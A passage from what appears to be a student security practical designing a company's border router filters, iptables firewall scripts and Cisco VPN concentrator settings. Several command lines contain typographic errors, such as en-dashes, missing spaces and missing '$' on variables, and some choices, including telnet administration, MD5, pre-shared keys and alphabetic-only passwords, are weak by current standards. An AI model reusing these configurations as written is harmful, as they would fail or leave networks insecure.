where the packet is coming in, are not the same, the packet is discarded by the border router. This feature is used to drop packets by malformed or forged (spoofed) IP source addresses that pass through a router. Malformed or forged source addresses can indicate Denial-of-Service (DoS) attacks based on source IP address spoofing. RPF can only be applied if Cisco Express Forwarding (CEF) is enabled. ("***ip cef***" in global configuration mode)

access-list 150 deny ip host 0.0.0.0 any log-input
access-list 150 deny ip 0.0.0.0 0.255.255.255 any log-input
access-list 150 deny ip 10.0.0.0 0.255.255.255 any log-input
access-list 150 deny ip 172.24.0.0 0.7.255.255 any log-input
access-list 150 deny ip 127.0.0.0 0.255.255.255 any log-input
access-list 150 deny ip 169.254.0.0 0.0.255.255 any log-input
access-list 150 deny ip 172.16.0.0 0.7.255.255 any log-input
access-list 150 permit ip any any

All packets coming in with source IP addresses of one of these networks should be blocked by the router. The permit command at the end of the access-list allows all other traffic. The purpose of the networks described above during BGP route filtering.
This list is now applied to the serial interface connected to the upstream provider:

ip verify unicast reverse-path 150

No access-list applied to the interfaces themselves because of CPU usage and CEF disabling. If an access-list to an interface is applied CEF is automatically turned of and the reverse path verification filters are also turned off. By turning CEF of CPU usage is increasing by about 10 times.

2.1.4 Additional Security measures

Following commands must be applied to all interfaces:

no ip directed broadcast

Means that the translation of directed broadcasts to physical broadcasts is disabled; an example of the ill effects of directed broadcasts being enabled is the so-called SMURF attack.

no ip proxy-arp

Relying on proxy-ARP could result in an Internet backbone router carrying a huge MAC-address-table, potentially hindering the routers performance.

no ip redirects

Means that the router will not send redirect ICMP messages if the IOS is forced to resend a packet through the same interface on which it was received.

no ip unreachables

Means that the router will not send ICMP unreachable messages if a network isn't in the routing table of the border router; this can prevent information gathering by possible attackers.

no ip source-route

This prevents source-routed packets coming in and leaving GIAC's network. Source-Routing can be used to destine traffic to use a special own-defined route.

2.2 external firewall security policy

2.2.1 Firewall security settings

Before the device is put into place, following steps must be done:

Check interface configuration
/etc/sysconfig/network-scripts/ifcfg-ethx; x…0-2
Apply latest security patches
Disable all services except the SSH daemon for remote administration
chkconfig –list shows all services
chkconfig –level 3 <service> off turns off the <service>
Set default gateway
/etc/sysconfig/network
Turn on IP forwarding (etc/sysctl.conf)
net.ipv4.conf.ip_forward = 1
Set Anti-Spoofing Filter – Source Route Verification (etc/sysctl.conf)
net.ipv4.conf.default.rp_filter = 2

2.2.2 Access requirements

Access requirements for external firewall:

a. Internal units must send and receive mails for communication with customers, suppliers and partners.
b. All units should have web-access to the internet for representation purposes, recruiting, financial news and acquiring customers
c. IT units must have web and FTP-access to the internet for research in new technologies, for news regarding their maintained systems and for system updates.
d. Security unit must have internet web-access for security research and actual security news and updates.
e. IT stuff must have secure administrative access to ALL maintained servers to maintain the servers and keeping them up and running.
f. IT teleworkers must have access to internal resources and administrative access to all servers. (same reasons as in-house IT stuff)
g. Quality management group must have file access to the transaction server for checking the SLA and the code of ethics.
h. Customers must have secure encrypted access to the online shop.
i. Suppliers must be able to transmit data to the transaction server.
j. Partners must be able to transmit data to the transaction server.
k. Partners must have secure web access to the online shop.
l. External and internal DNS server must have access to Internet DNS servers for DNS lookups.
m. External DNS server should be reached from the Internet for DNS lookups.
n. Internal DNS server must have access to external DNS server for DNS lookups.
o. All devices at GIAC Enterprises should have logging access to the logging server.

Needed connections in a table with used protocols:

rule	from	to	service	requ.
1	internal Mail server	external Mail server	SMTP	a
2	external Mail server	internal Mail server	* SMTP	a
3	external Mail server	Internet Mail servers (any)	SMTP	a
4	Internet Mail servers (any)	external Mail server	SMTP	a
5	Internet Proxy	Internet (any)	HTTP, HTTPS, FTP	b,c,d
6	Quality Management	transaction server	SSH	g
7	Suppliers, Partners	transaction server	SSH	h,i
8	IT stuff VPN	GIAC IPs	SSH	e,f
9	IT stuff in-house	GIAC IPs	SSH	e,f
10	IT stuff VPN	border routers	telnet	e,f
11	IT stuff in-house	border routers	telnet	e,f
12	external DNS server	Internet DNS servers (any)	DNS	l
13	Internet DNS servers (any)	external DNS server	DNS	m
14	internal DNS server	external DNS server	DNS	n
15	internal DNS server	Internet DNS servers (any)	DNS	l
16	Internet (any)	Web-Cluster	HTTP, HTTPS	h,k
17	Web-Cluster	Database server	* Oracle	h,k
18	Internet Service LAN	logging server	* syslog	o
19	Internet LAN	logging server	* syslog	o

Because no direct connections are allowed between the Internet Service LAN and the server LAN, Port-Forwarders are used for connections marked with a "*" (in service field)

2.2.3 Firewall Configuration

The firewall is based on the access requirements. GIAC Enterprises has its firewall configuration in a separate bash script file. There, all FW relevant parameters could be set. The complex variable definitions are required to be able to synchronize this file with the backup firewall without reconfiguration.
Shell script:

All lines beginning with "#" are remarked
Upper case words are variables

Used script: /etc/fwscript.sh
IPtables syntax is described in detail at the IPtables tutorial section 2.5.

Pre-configurations:

```
IF_OUTSIDE=eth0
IP_OUTSIDE=`ifconfig | grep -A1 "$IF_OUTSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_INSIDE=eth1
IP_INSIDE=`ifconfig | grep -A1 "$IF_INSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_SCREENED=eth2
IP_SCREENED=`ifconfig | grep -A1 "$IF_SCREENED " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

V_OUTSIDE=172.16.0.6
V_INSIDE=10.0.100.1
V_SCREENED=172.16.0.33
```

Setting default policies:
iptables -F -t nat
iptables -F -t mangle
iptables -F -t filter
iptables -X
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP

Loading modules for FTP connections:
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_conntrack_tftp

Firewall self-protection:
 # remote administration from inside
iptables -A INPUT -p tcp –s 10.0.100.6/31 -d $IP_INSIDE --dport 22 -i $IF_INSIDE -j ACCEPT

 # allow return packets to firewall, if session is established or related
iptables -A INPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT

 # allow HEARTBEAT packets with backup firewall
iptables -A INPUT -p udp -d $IP_INSIDE -i $IF_INSIDE -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_OUTSIDE -i $IF_OUTSIDE -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_SCREENED -i $IF_SCREENED -m multiport --dports 694,1024 -j ACCEPT

 # log all denied packets to firewall
iptables -A INPUT -j LOG --log-level info --log-prefix "INPUT DROP: "

Port-Forwarders:
 # Mail-Port-Forwarder from screened to inside (rule 2)
iptables -t nat -A PREROUTING -p tcp -d $V_SCREENED --dport 25 -j DNAT --to 10.0.100.103:25

 # Oracle-Port-Forwarder from screened to inside (rule 17)
iptables -t nat -A PREROUTING -p tcp -d $V_SCREENED --dport 1521 -j DNAT --to 10.0.100.100:1521

 # Syslog-Port-Forwarder from screened to inside (rule 18)
iptables -t nat -A PREROUTING -p udp -s 172.16.0.0/27 -d $V_SCREENED --dport 514 -j DNAT --to 10.0.100.102:514

 # Syslog-Port-Forwarder from outside to inside (rule 19)
iptables -t nat -A PREROUTING -p udp-s 172.16.0.0/27 -d $V_OUTSIDE --dport 514 -j DNAT --to 10.0.100.102:514

Masquerading:
iptables -t nat -A POSTROUTING -s 10.0.0.0/8 -o $IF_OUTSIDE –j MASQUERADE

Forwarding Rulebase:
There are general return rules for better administration (only one rule is required, if new permissions are required)

```
# Mailing
iptables -A FORWARD -p tcp -s 10.0.100.103 -d 172.16.0.40 --dport 25 -j ACCEPT          # rule 1
iptables -A FORWARD -p tcp -s 172.16.0.40 –d 10.0.100.103 --dport 25 -j ACCEPT          # rule 2
iptables -A FORWARD -p tcp -s 172.16.0.40 --dport 25 -o IF_OUTSIDE -j ACCEPT            # rule 3
iptables -A FORWARD -p tcp -d 172.16.0.40 --dport 25 -i IF_OUTSIDE -j ACCEPT            # rule 4

# Internet Access
iptables -A FORWARD -p tcp -s 10.0.100.105 –m multiport --dport 20,21,80,443 -j ACCEPT  # rule 5

# Admin Access
iptables -A FORWARD -p tcp -s 10.0.100.6/31 -d 172.16.0.0/24 --dport 22 -j ACCEPT       # rule 6, 8, 9
iptables -A FORWARD -p tcp -s 10.0.100.6/31 -d 172.16.0.2/31 --dport 23 -j ACCEPT       # rule 10, 11

# DNS
iptables -A FORWARD -p tcp -s 172.16.0.38 --dport 53 -o IF_OUTSIDE -j ACCEPT            # rule 12
iptables -A FORWARD -p udp -s 172.16.0.38 --dport 53 -o IF_OUTSIDE -j ACCEPT            # rule 12
iptables -A FORWARD -p tcp -d 172.16.0.38 --dport 53 -j ACCEPT                          # rule 13, 14
iptables -A FORWARD -p udp -d 172.16.0.38 --dport 53 -j ACCEPT                          # rule 13, 14
iptables -A FORWARD -p tcp -s 10.0.100.104 --dport 53 -j ACCEPT                         # rule 15
iptables -A FORWARD -p udp -s 10.0.100.104 --dport 53 -j ACCEPT                         # rule 15

# Web-Cluster (virtual: 172.16.0.50 - 172.16.0.52; physical: 172.16.0.60 - 172.16.0.62)
iptables -A FORWARD -p tcp  -d 172.16.0.50/31 -m multiport --dport 80,443 -j ACCEPT     # rule 16
iptables -A FORWARD -p tcp  -d 172.16.0.52 -m multiport --dport 80,443 -j ACCEPT        # rule 16
iptables -A FORWARD -p tcp  -d 172.16.0.60/31 -m multiport --dport 80,443 -j ACCEPT     # rule 16
iptables -A FORWARD -p tcp  -d 172.16.0.62 -m multiport --dport 80,443 -j ACCEPT        # rule 16
iptables -A FORWARD -p tcp  -s 172.16.0.60/31 -d 10.0.100.100 --dport 1521 -j ACCEPT    # rule 17
iptables -A FORWARD -p tcp  -s 172.16.0.62 -d 10.0.100.100 --dport 1521 -j ACCEPT       # rule 17

# logging
iptables -A FORWARD -p udp  -s 172.16.0.0/27 -d 10.0.100.102 --dport 514 -j ACCEPT      # rule 18
iptables -A FORWARD -p udp  -s 172.16.0.32/27 -d 10.0.100.102 --dport 514 -j ACCEPT     # rule 19

# extended access for suppliers
iptables -A FORWARD -p tcp -s 192.168.0.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT        # rule 7
iptables -A FORWARD -p tcp -s 192.168.1.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT        # rule 7
iptables -A FORWARD -p tcp -s 192.168.2.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT        # rule 7
#extended access for partners
iptables -A FORWARD -p tcp -s 192.168.100.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT      # rule 7
iptables -A FORWARD -p tcp -s 192.168.101.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT      # rule 7
iptables -A FORWARD -p tcp -s 192.168.102.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT      # rule 7
```

 # allow all return packets, if session is established or related
iptables -A FORWARD -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT

2.3 internal firewall security policy

2.3.1 Firewall security settings

Before the device is put into place, following steps must be done:

Check interface configuration
/etc/sysconfig/network-scripts/ifcfg-ethx; x…0-2
Apply latest security patches
Disable all services except the SSH daemon for remote administration
chkconfig –list shows all services
chkconfig –level 3 <service> off turns off the <service>
Set default gateway
/etc/sysconfig/network
Turn on IP forwarding (etc/sysctl.conf)
net.ipv4.conf.ip_forward = 1
Set Anti-Spoofing Filter – Source Route Verification (etc/sysctl.conf)
net.ipv4.conf.default.rp_filter = 2

2.3.2 Access requirements

Access requirements for external firewall:

a. All internal units must have access to an internal file sharing server to share company information files with other employees.
b. Internal units must send and receive mails for communication with customers, suppliers and partners.
c. All units should have web-access to the internet for representation purposes, recruiting, financial news and acquiring customers
d. Internal systems (including Remote Access user) must have access to internal DNS server for name resolution.
e. IT units must have web and FTP-access to the internet for research in new technologies, for news regarding their maintained systems and for system updates.
f. IT stuff must have secure administrative access to ALL maintained servers to maintain the servers and keeping them up and running.
g. IT teleworkers must have access to internal resources and administrative access to all servers. (same reasons as in-house IT stuff)
h. Security unit must have internet web-access for security research and actual security news and updates.
i. Security employees must have access to authentication servers to grant access to the VPN concentrator.
j. Quality management group must have file access to the transaction server for checking the SLA and the code of ethics.
k. Finance, management and HR units must have access to their own file server for company critical data (no other units except maintaining units are allowed to have access to this server)
l. All servers at GIAC Enterprises should have logging access to the logging server.

Needed connections in a table with used protocols:

rule	from	to	service	requ.
1	internal workstations	internal file server	Netbios	a
2	Finance, mgmt. and HR Workst.	internal file server	Netbios	a
3	VPN users	internal file server	Netbios	g
4	internal workstations	internal Mail server	POP3, SMTP	b
5	Finance, mgmt. and HR Workst.	internal Mail server	POP3, SMTP	b
6	VPN users	internal Mail server	POP3, SMTP	g
7	internal workstations	Internet Proxy	Proxy-Port	c, e, h
8	Finance, mgmt. and HR Workst.	Internet Proxy	Proxy-Port	c, e, h
9	VPN users	Internet Proxy	Proxy-Port	g
10	internal workstations	internal DNS server	DNS	d
11	Finance, mgmt. and HR Workst.	internal DNS server	DNS	d
12	VPN users	internal DNS server	DNS	d
13	IT stuff VPN	GIAC IPs	SSH	g
14	IT stuff in-house	GIAC IPs	SSH	f
15	IT stuff VPN	border routers	telnet	g
16	IT stuff in-house	border routers	telnet	f
17	Security employees	authentication server	TerminalService	i
18	Quality Management	transaction server	SSH	j
19	VPN concentrator	authentication server	Radius	d, g
20	finance, mgmt. & HR VPN users	HR file server	Netbios	k
21	HR file server	internal DNS server	DNS	k
22	HR file server	logging server	syslog	l
23	VPN concentrator	logging server	syslog	l

For Internet access all permissions are set at the Internet Proxy. Administrators get additional access via FTP because of receiving updates of operation systems and services.

2.3.3 Firewall Configuration

The firewall is based on the access requirements. GIAC Enterprises has its firewall configuration in a separate bash script file. There, all FW relevant parameters could be set. The complex variable definitions are required to be able to synchronize this file with the backup firewall without reconfiguration.
Shell script:

All lines beginning with “#” are remarked
Upper case words are variables

Used script: /etc/fwscript.sh

IPtables syntax is described in detail at the IPtables tutorial section 2.5

Pre-configurations:

```
IF_OUTSIDE=eth0
IP_OUTSIDE=`ifconfig | grep -A1 "$IF_OUTSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_INSIDE=eth1
IP_INSIDE=`ifconfig | grep -A1 "$IF_INSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`
```

```
IF_HR=eth2
IP_HR=`ifconfig | grep -A1 "$IF_HR " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_VPN=eth3
IP_VPN=`ifconfig | grep -A1 "$IF_VPN " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

V_OUTSIDE=10.0.100.5
V_INSIDE=10.0.0.1
V_HR=10.0.16.1
V_VPN=10.0.255.1
```

Setting default policies:

```
iptables -F -t nat
iptables -F -t mangle
iptables -F -t filter
iptables -X
iptables -P INPUT  DROP
iptables -P OUTPUT  ACCEPT
iptables -P FORWARD  DROP
```

Loading modules for FTP connections:

```
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_conntrack_tftp
```

Firewall self-protection:

```
# remote administration from inside
iptables -A INPUT -p tcp –s 10.0.100.6/31 -d $IP_INSIDE --dport 22 -i $IF_INSIDE -j ACCEPT

# allow return packets to firewall, if session is established or related
iptables -A INPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT

# allow HEARTBEAT packets with backup firewall
iptables -A INPUT -p udp -d $IP_INSIDE -i $IF_INSIDE -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_HR -i $IF_HR -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_OUTSIDE -i $IF_OUTSIDE -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_VPN -i $IF_VPN -m multiport --dports 694,1024 -j ACCEPT

# log all denied packets to firewall
iptables -A INPUT -j LOG --log-level info --log-prefix "INPUT DROP: "
```

Forwarding Rulebase:

```
# Access from all internal LANs to internal file server (Netbios+ActiveDirectory)
iptables -A FORWARD -p tcp -s 10.0.0.0/18 -d 10.0.100.106 --dport 135:139 -j ACCEPT     # rule 1, 2, 3
iptables -A FORWARD -p udp -s 10.0.0.0/18 -d 10.0.100.106 --dport 135:139 -j ACCEPT     # rule 1, 2, 3
iptables -A FORWARD -p tcp -s 10.0.0.0/18 -d 10.0.100.106 --dport 445 -j ACCEPT         # rule 1, 2, 3

# Access from all internal LANs to internal mail server with POP3 and SMTP
iptables -A FORWARD -p tcp -s 10.0.0.0/18 -d 10.0.100.103 --dport 25 -j ACCEPT         # rule 4, 5, 6
iptables -A FORWARD -p tcp -s 10.0.0.0/18 -d 10.0.100.103 --dport 110 -j ACCEPT        # rule 4, 5, 6

# Access from all internal LANs to Internet Proxy
```

```
iptables -A FORWARD -p tcp -s 10.0.0.0/18 -d 10.0.100.105 --dport 3128 -j ACCEPT          # rule 7, 8, 9

# Access from all internal LANs to internal DNS server
iptables -A FORWARD -p tcp -s 10.0.0.0/18 -d 10.0.100.104 --dport 53 -j ACCEPT     # rule 10, 11, 12, 21
iptables -A FORWARD -p udp -s 10.0.0.0/18 -d 10.0.100.104 --dport 53 -j ACCEPT     # rule 10, 11, 12, 21

# Access from IT stuff area to all GIAC IPs with SSH
iptables -A FORWARD -p tcp -s 10.0.1.0/24 --dport 22 -j ACCEPT                     # rule 14
iptables -A FORWARD -p tcp -s 10.0.33.0/24 --dport 22 -j ACCEPT                    # rule 13

# Access for security employees to authentication server with Terminal Service
# IP addresses of security employees: 10.0.0.13, 10.0.0.37, 10.0.32.15, 10.0.32.86
iptables -A FORWARD -p tcp -s 10.0.0.13 -d 10.0.100.101 --dport 3389 -j ACCEPT     # rule 17
iptables -A FORWARD -p tcp -s 10.0.0.37 -d 10.0.100.101 --dport 3389 -j ACCEPT     # rule 17
iptables -A FORWARD -p tcp -s 10.0.32.15 -d 10.0.100.101 --dport 3389 -j ACCEPT    # rule 17
iptables -A FORWARD -p tcp -s 10.0.32.86 -d 10.0.100.101 --dport 3389 -j ACCEPT    # rule 17

# Access for quality management to transaction server with SSH
# IP addresses of security employees: 10.0.0.3, 10.0.0.66, 10.0.32.3, 10.0.32.112
iptables -A FORWARD -p tcp -s 10.0.0.3 -d 172.16.0.39 --dport 22 -j ACCEPT     # rule 18
iptables -A FORWARD -p tcp -s 10.0.0.66 -d 172.16.0.39 --dport 22 -j ACCEPT    # rule 18
iptables -A FORWARD -p tcp -s 10.0.32.3 -d 172.16.0.39 --dport 22 -j ACCEPT    # rule 18
iptables -A FORWARD -p tcp -s 10.0.32.112 -d 172.16.0.39 --dport 22 -j ACCEPT  # rule 18

# Radius connection from VPN concentrator to authentication server
# 1645 … authentication; 1646 … accounting
iptables -A FORWARD -p udp -s 10.0.255.10 -d 10.0.100.101--dport 1645 -j ACCEPT    # rule 19
iptables -A FORWARD -p udp -s 10.0.255.10 -d 10.0.100.101--dport 1646 -j ACCEPT    # rule 19

# Access from all finance, management & HR VPN Users to HR file server (Netbios+ActiveDirectory)
iptables -A FORWARD -p tcp -s 10.0.35.0/24 -d 10.0.16.100 --dport 135:139 -j ACCEPT    # rule 20
iptables -A FORWARD -p udp -s 10.0.35.0/24 -d 10.0.16.100 --dport 135:139 -j ACCEPT    # rule 20
iptables -A FORWARD -p tcp -s 10.0.35.0/24 -d 10.0.16.100 --dport 445 -j ACCEPT        # rule 20

# logging from HR file server to logging server
iptables -A FORWARD -p udp -s 10.0.16.100 -d 10.0.100.102 --dport 514 -j ACCEPT    # rule 22

# logging from VPN concentrator to logging server
iptables -A FORWARD -p udp -s 10.0.255.10 -d 10.0.100.102 --dport 514 -j ACCEPT    # rule 23


# allow all return packets, if session is established or related
iptables -A FORWARD -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT
```

2.4 VPN security policy

This chapter only includes necessary configuration for the VPN part, a detailed description for configuration and administration of VPN devices are in the tutorial.

The used VPN device is a Cisco 3005 VPN concentrator with a RSA ACE server 5.1 for token-based authentication. The remote access client is a Cisco-based VPN Client. This client is finding the securest configuration itself, which it can use with the concentrator. So Client configuration is very simple, this is a big plus because of possible user handling errors.

Before the configuration can start, GIAC Enterprises security has to define basic parameters for the remote access VPN connections:

Tunnelling protocol**: IPsec**
: Only IPsec is a secure tunnelling protocol, other protocol (PPTP, L2TP) must not be used

Mode: **tunnelling**
: Internal IP addresses can be provided to the VPN client when using tunnelling mode instead of transparent mode

Encapsulation Mode: **ESP**
: Encapsulating Security Payload is used because the AH (authentication Header) doesn't really add more security. With ESP the payload is encrypted and the packet is authenticated.

Encryption algorithm: **3DES**
: 3DES is the weakest encryption GIAC will use, if new versions of concentrator are available (and stable), the new AES algorithm will be used for encryption.

Authentication algorithm: **MD5/HMAC-128**
: This is the hash algorithm for the key exchange

Authentication method: **pre-shared key**
: Pre-shared key is used because of easy installation, in the future GIAC plan to use digital certificates instead of pre-shared key.

Perfect Forward Secrecy (**PFS**): **Group 2**
: PFS provides additional security by means of a Diffie-Hellman shared secret value. With PFS, if one key is compromised, previous and subsequent keys are secure because they are not derived from previous keys.

Group name: **GIACvpn**
: This groupname must be specified on the client (and must be defined at the concentrator). The password isn't published in this policy, because this string is only known by few security administrators. Only given the group password to some administrators makes sure that every VPN client installation is done by an administrator.


XAuth is used with username, PIN and token-code.

All other values are not configured – standard values will be used.

2.4.1 Concentrator configuration


The Concentrator can be configured with a normal Web Browser. For configuration use: https://10.0.255.10. After Login, browsing through the menus is very simple by the frame at the left side of the screen.

First the authentication server should be specified:



Server Type should be specified as RADIUS, because with type RADIUS we are flexible to authentication server changes.

A group called “GIACvpn” is configured:



Type “Internal” means that the group definition is configured at the VPN concentrator.

All configurations specified in the global section of this chapter are configured as following.

General Group parameters:

Identity | General | IPSec | Client Config | Client FW | HW Client | PPTP/L2TP

General Parameters

Attribute	Value	Inherit?	Description
Access Hours	-No Restrictions-	☑	Select the access hours assigned to this group.
Simultaneous Logins	3	☑	Enter the number of simultaneous logins for this group.
Minimum Password Length	8	☑	Enter the minimum password length for users in this group.
Allow Alphabetic-Only Passwords	☑	☑	Enter whether to allow users with alphabetic-only passwords to be added to this group.
Idle Timeout	30	☑	(minutes) Enter the idle timeout for this group.
Maximum Connect Time	0	☑	(minutes) Enter the maximum connect time for this group.
Filter	–None–	☑	Enter the filter assigned to this group.
Primary DNS	10.0.100.104	☐	Enter the IP address of the primary DNS server.
Secondary DNS		☐	Enter the IP address of the secondary DNS server.
Primary WINS	10.0.100.106	☐	Enter the IP address of the primary WINS server.
Secondary WINS		☑	Enter the IP address of the secondary WINS server.
SEP Card Assignment	☑ SEP 1 ☑ SEP 2 ☑ SEP 3 ☑ SEP 4	☑	Select the SEP cards this group can be assigned to.
Tunneling Protocols	☐ PPTP ☐ L2TP ☑ IPSec ☐ L2TP over IPSec	☐	Select the tunneling protocols this group can connect with.
Strip Realm	☐	☑	Check to remove the realm qualifier of the username during authentication.
DHCP Network Scope		☑	Enter the IP sub-network to which users within this group will be assigned when using the concentrator as a DHCP Proxy.

The internal file server isn't only a file sharing server; it is also a domain controller and WINS server. Only IPSec is used as tunnelling protocol. Access Hours are not restricted, because employees should be flexible in their time management.


IPsec settings for group GIACvpn:

Identity | General | IPSec | Client Config | Client FW | HW Client | PPTP/L2TP

